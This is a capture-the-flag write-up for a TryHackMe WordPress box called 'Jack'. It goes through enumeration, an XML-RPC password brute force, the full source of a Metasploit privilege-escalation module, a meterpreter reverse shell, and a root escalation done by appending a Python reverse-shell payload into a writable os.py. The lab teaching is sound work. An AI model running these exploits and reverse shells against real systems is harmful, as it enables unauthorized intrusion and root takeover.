Day 13 of 100

Jack - Tryhackme [Hard]

IP address	cms
10.10.187.172	wordpress

Enumeration :

- Initially we need to enumerate the IP address information and find what are active ports and service running on the machine

```
# Nmap 7.93 scan initiated Fri Dec  9 22:36:57 2022 as: nmap -sCV -Pn -p- -oN
Nmap scan report for jack.thm (10.10.187.172)
Host is up, received user-set (0.18s latency).
Scanned at 2022-12-09 22:36:58 IST for 1574s
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; pr
| ssh-hostkey:
|   2048 3e7978089331d0837fe2bcb614bf5d9b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDgHGMuutSoQktLWJfDa8F4+zCvINuPv8+mL2sH
|   256 3a679faf7e66fae3f8c754496338a293 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLzJ

|   256 8cef55b023732c14094522ac84cb40d2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG/WxvJRsI0dvT84mxR/y3AH3C8KP/1Njv4wP6Dy
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-title: Jack&#039;s Personal Site &#8211; Blog for Jacks writing adven..
|_http-generator: WordPress 5.3.2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Available information

ports	service
22	ssh

ports	service
80	http

Lets try to access the 80 page but before that we need to add the **jack.thm** to our **/etc/hosts** file

```
sudo echo "machine_ip jack.thm " >> /etc/hosts
```

HTTP Page :

Since it is wordpress site we can use wpscan tool to enumerate the machine and see any vulnerable plugin available or any user info available or not

Running wpscan on the machine

```
wpscan --url jack.thm -e ap, u
```

After running the scan we found two informations

- User information
- XML-rpc is enabled

```
[i] User(s) Identified:

[+] jack
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://jack.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1
```

```
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] wendy
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] danny
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

We need to create a user.txt file with users we enumerate

```
jack
wendy
danny
```

Foothold :

Now we got the user list of the wordpress site, we can perform the xmlrpc bruteforce attack using default wordlist `/usr/share/wordlist/fasttrack.txt`


```
wpscan -U users.txt -P /usr/share/wordlists/fasttrack.txt --url http://jack.th
```

```
[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:07 <==================================

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - wendy / changelater
Trying danny / starwars Time: 00:00:59 <====================================

[!] Valid Combinations Found:
 | Username: wendy, Password: changelater

[!] No WPScan API Token given, as a result vulnerability data has not been out
[!] You can get a free API token with 25 daily requests by registering at http
```

We found the valid credentials :

username	password
wendy	changelater


After entering, we can see our dashboard that user wendy don't have enough permission and privileges



Grant Wendy administrator privileges :

- At this point we know we need to elevate our privileges to be able to start looking into code execution. We will use Searchsploit to locate potential methods:

```
searchsploit WordPress Privilege Escalation
```



- From the results we find a privilege escalation for the WordPress plugin **'User Role Editor'** (the version number refers to the plugin not the version of WordPress), this might be an option for us:

Plugin: user-role-editor-plugin :

```
`It is vulnerable to privilege escalation, we can add administrative privileg
```

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::HTTP::Wordpress

  def initialize(info = {})
    super(update_info(
      info,
      'Name'           => 'WordPress User Role Editor Plugin Privilege Escala
      'Description'    => %q{
        The WordPress User Role Editor plugin prior to v4.25, is lacking an au
        check within its update user profile functionality ("update" function,
        within the "class-user-other-roles.php" module).
        Instead of verifying whether the current user has the right to edit ot
        profiles ("edit_users" WP capability), the vulnerable function verifie
        current user has the rights to edit the user ("edit_user" WP function)
        the supplied user id ("user_id" variable/HTTP POST parameter). Since t
        user id is the current user's id, this check is always bypassed (i.e.
        user is always allowed to modify its profile).
        This vulnerability allows an authenticated user to add arbitrary User
        roles to its profile, by specifying them via the "ure_other_roles" par
        the HTTP POST request to the "profile.php" module (issued when "Update
        clicked).
        By default, this module grants the specified WP user all administrativ
        existing within the context of the User Role Editor plugin.
      },
      'Author'         =>
        [
          'ethicalhack3r',    # Vulnerability discovery
          'Tomislav Paskalev' # Exploit development, metasploit module
        ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          ['WPVDB', '8432'],
          ['URL', 'https://www.wordfence.com/blog/2016/04/user-role-editor-vul
        ],
      'DisclosureDate' => 'Apr 05 2016',
    ))

    register_options(
      [
        OptString.new('TARGETURI',   [true, 'URI path to WordPress', '/']),
        OptString.new('ADMINPATH',   [true, 'wp-admin directory', 'wp-admin/']
```

```
        OptString.new('CONTENTPATH', [true, 'wp-content directory', 'wp-conten
        OptString.new('PLUGINSPATH', [true, 'wp plugins directory', 'plugins/'
        OptString.new('PLUGINPATH',  [true, 'User Role Editor directory', 'use
        OptString.new('USERNAME',    [true, 'WordPress username']),
        OptString.new('PASSWORD',    [true, 'WordPress password']),
        OptString.new('PRIVILEGES',  [true, 'Desired User Role Editor privileg
      ])
  end

  # Detect the vulnerable plugin by enumerating its readme.txt file
  def check
    readmes = ['readme.txt', 'Readme.txt', 'README.txt']

    res = nil
    readmes.each do |readme_name|
      readme_url = normalize_uri(target_uri.path, datastore['CONTENTPATH'], da
      vprint_status("Checking #{readme_url}")
      res = send_request_cgi(
        'uri'    => readme_url,
        'method' => 'GET'
      )
      break if res && res.code == 200
    end

    if res.nil? || res.code != 200
      # The readme.txt file does not exist
      return Msf::Exploit::CheckCode::Unknown
    end

    version_res = extract_and_check_version(res.body.to_s, :readme, 'plugin',
    return version_res
  end

  def username
    datastore['USERNAME']
  end

  def password
    datastore['PASSWORD']
  end

  # Search for specified data within the provided HTTP response
  def check_response(res, name, regex)
    res.body =~ regex
    result = $1
    if result
      print_good("#{peer} - WordPress - Getting data   - #{name}")
    else
      vprint_error("#{peer} #{res.body}")
      fail_with("#{peer} - WordPress - Getting data   - Failed (#{name})")
    end
    return result
  end
```

```
# Run the exploit
def run
  # Check if the specified target is running WordPress
  fail_with("#{peer} - WordPress - Not Found") unless wordpress_and_online?

  # Authenticate to WordPress
  print_status("#{peer} - WordPress - Authentication - #{username}:#{passwor
  cookie = wordpress_login(username, password)
  fail_with("#{peer} - WordPress - Authentication - Failed") if cookie.nil?
  store_valid_credential(user: username, private: password, proof: cookie)
  print_good("#{peer} - WordPress - Authentication - OK")

  # Get additional information from WordPress, required for the HTTP POST re
  url = normalize_uri(wordpress_url_backend, 'profile.php')
  print_status("#{peer} - WordPress - Getting data   - #{url}")
  res = send_request_cgi({
    'method'   => 'GET',
    'uri'      => url,
    'cookie'   => cookie
  })

  if res and res.code == 200
    wp_nonce     = check_response(res, "_wpnonce",     /name=\"_wpnonce\" va
    color_nonce  = check_response(res, "color-nonce",  /name=\"color-nonce\"
    checkuser_id = check_response(res, "checkuser_id", /name=\"checkuser_id\
    nickname     = check_response(res, "nickname",     /name=\"nickname\" id
    display_name = check_response(res, "display_name", /name=\"display_name\
    email        = check_response(res, "email",        /name=\"email\" id=\"
    user_id      = check_response(res, "user_id",      /name=\"user_id\" id=
  else
    fail_with("#{peer} - WordPress - Getting data   - Server response (code =
  end

  # Send HTTP POST request - update the specified user's privileges
  print_status("#{peer} - WordPress - Changing privs - #{username}")
  res = send_request_cgi({
    'method'    => 'POST',
    'uri'       => url,
    'vars_post' => {
      '_wpnonce'         => wp_nonce,
      '_wp_http_referer' => URI::encode(url),
      'from'             => 'profile',
      'checkuser_id'     => checkuser_id,
      'color-nonce'      => color_nonce,
      'admin_color'      => 'fresh',
      'admin_bar_front'  => '1',
      'first_name'       => '',
      'last_name'        => '',
      'nickname'         => nickname,
      'display_name'     => display_name,
      'email'            => email,
      'url'              => '',
```

```
        'description'      => '',
        'pass1'            => '',
        'pass2'            => '',
        'ure_other_roles'  => datastore['PRIVILEGES'],
        'action'           => 'update',
        'user_id'          => user_id,
        'submit'           => 'Update+Profile'
      },
      'cookie'    => cookie
    })

    # check outcome
    if res and res.code == 302
      print_good("#{peer} - WordPress - Changing privs - OK")
    else
      fail_with("#{peer} - WordPress - Changing privs - Server response (code =
    end
  end
end

# EoF
```

Method to reproduce :


- Start BurpSuite and browse Wendy's profile(http://jack.thm/wp-admin/profile.php).
- Now, scroll down to the very bottom of the page and click on the `Update Profile` button. Intercept the following request in BurpSuite:

```
POST /wp-admin/profile.php HTTP/1.1
Host: jack.thm
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:77.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://jack.thm/wp-admin/profile.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 312
Origin: http://jack.thm
DNT: 1
Connection: close
Cookie: wordpress_07f87507b491ce41808428c8c499655c=wendy%7C1592655638%7CLRHrQ5
Upgrade-Insecure-Requests: 1

_wpnonce=4412841a5b&_wp_http_referer=%2Fwp-admin%2Fprofile.php&from=profile&ch
```

We need to add the following below `parameter` line in the last

```
&ure_other_roles=administrator
```

It will add administrator privileges to our **wendy** user



Uploading and activating malicious plugin

Now we need get the shell using our privileged wordpress account, there is lot of techniques we can use to get the shell like using `Appearance` or `Media` but here we are going to use `Plugin`


- Some time logon users do not own writable authorization to make modifications to the WordPress theme, so we choose “Inject WP pulgin malicious” as an alternative strategy to acquiring a web shell.

- So, once you have access to a WordPress dashboard, you can attempt installing a malicious plugin. Here I’ve already downloaded the vulnerable plugin from exploit db.

- Click **here** to download the vulnerable plugin for practice.

Now we need to upload this file through following steps :
`Plugin` -> `Upload New Plugin` -> `ad33afbc2f2e22877b202d986acd43bd-reflex-gallery.zip` ->

`Install` -> `Activate Plugin`



In **Attacker machine** :

- You will get exploit for this vulnerability inside **Metasploit framework** and thus load the below module and execute the following command:

- As the above commands are executed, you will have your meterpreter session. Just as portrayed in this article, there are multiple methods to exploit a WordPress platformed website.

```
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > options

Module options (exploit/unix/webapp/wp_reflexgallery_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:por
   RHOSTS     10.10.187.172    yes       The target host(s), see https://githu
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connec
   TARGETURI  /                yes       The base path to the wordpress applic
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.8.32.81       yes       The listen address (an interface may be s
```

```
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Reflex Gallery 3.1.3


msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 10.8.32.81:4444
[+] Our payload is at: gbWDqrWzyKqFR.php. Calling payload...
[*] Calling payload...
[*] Sending stage (39927 bytes) to 10.10.187.172
[+] Deleted gbWDqrWzyKqFR.php
[*] Meterpreter session 1 opened (10.8.32.81:4444 -> 10.10.187.172:41514) at 2
```

now background the session for later use

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > sessions

Active sessions
===============

  Id  Name  Type                   Information      Connection

  --  ----  ----                   -----------      ----------
  1         meterpreter php/linux  www-data @ jack  10.8.32.81:4444 -> 10.10.7

msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > sessions -i 1
```

After getting session use `shell` command to get shell and use nc to get shell or use ssh key to get proper shell

user	user.txt	hostname	ip
jack	#05#f7#29#4##52#2e#bf#0f#23#5#8#	jack	10.10.7.3

PrivEsc

`_Hint: Python_`

Still in jack's home, there is an interesting file that talks about backup and permissions.

```
cat /home/jack/reminder.txt
```

- Please read the memo on linux file permissions, last time your backups almost got us hacked! Jack will hear about this when he gets back.

- Searching for `backup`, it quickly turns out that there is a backup directory in `/var`:

```
$ cd /var/backups/
$ ls -l
total 776
drwxr-xr-x  2 root root     4096 Jan 10 15:05 ./
drwxr-xr-x 14 root root     4096 Jan  9 10:10 ../
-rw-r--r--  1 root root    40960 Jan  9 06:25 alternatives.tar.0
-rw-r--r--  1 root root     9931 Jan  9 10:34 apt.extended_states.0
-rw-r--r--  1 root root      713 Jan  8 11:20 apt.extended_states.1.gz
-rw-r--r--  1 root root       11 Jan  8 11:17 dpkg.arch.0
-rw-r--r--  1 root root       43 Jan  8 11:17 dpkg.arch.1.gz
-rw-r--r--  1 root root      437 Jan  8 11:23 dpkg.diversions.0
-rw-r--r--  1 root root      202 Jan  8 11:23 dpkg.diversions.1.gz
-rw-r--r--  1 root root      207 Jan  9 10:11 dpkg.statoverride.0
-rw-r--r--  1 root root      129 Jan  8 11:19 dpkg.statoverride.1.gz
-rw-r--r--  1 root root   552673 Jan  9 10:34 dpkg.status.0
-rw-r--r--  1 root root   129487 Jan  8 11:20 dpkg.status.1.gz
-rw-------  1 root root      813 Jan 10 10:54 group.bak
-rw-------  1 root shadow    679 Jan 10 10:54 gshadow.bak
-rwxrwxrwx  1 root root     1675 Jan 10 15:05 id_rsa*
-rw-------  1 root root     1626 Jan  9 10:11 passwd.bak
-rw-------  1 root shadow   1066 Jan 10 08:07 shadow.bak
```


- Interstingly, all interesting files have been properly protected but `id_rsa` which I suspect to be jack's SSH private key. As `python3` is installed on the server, let's make the file available to us as a python web server:

```
/usr/bin/python3 -m http.server
```


Now, we can download `id_rsa` by connecting to http://machine_ip:8000.

Let's check if we can connect as `jack`:

```
chmod 600 id_rsa
ssh -i id_rsa jack@machine_ip
```



- Great! We are now connected as Jack. Let's find a way to elevate our privileges.
- I tried with `linenum` tool but after lot of rabbit hole vulnerabilities like `pkexec, polkit` exploit. Finally i move to `pspy` tool which we can used to see what are the scripts running in cron and with what user level



We can see that `/opt/statuscheck/checker.py` file is running as root followed by `output.log`

Below is the content of /opt/statuscheck/checker.py file

```
import os

os.system("/usr/bin/curl -s -I http://127.0.0.1 >> /opt/statuscheck/output.log
```

But we can't edit this file

```
-rw-r--r-- 1 root root 92 Jan 10  2020 /opt/statuscheck/checker.py
```


But we have write access to /usr/lib/python2.7/os.py which is imported in above script `os`

```
-rw-rw-r-x 1 root family 26K Nov 16  2020 /usr/lib/python2.7/os.py
```

We can do the privesc using this write-access on `os.py` file by append the lines to the `/usr/lib/python2.7/os.py`


```
import socket
import pty
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.8.32.81",5555))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
pty.spawn("/bin/bash")
```

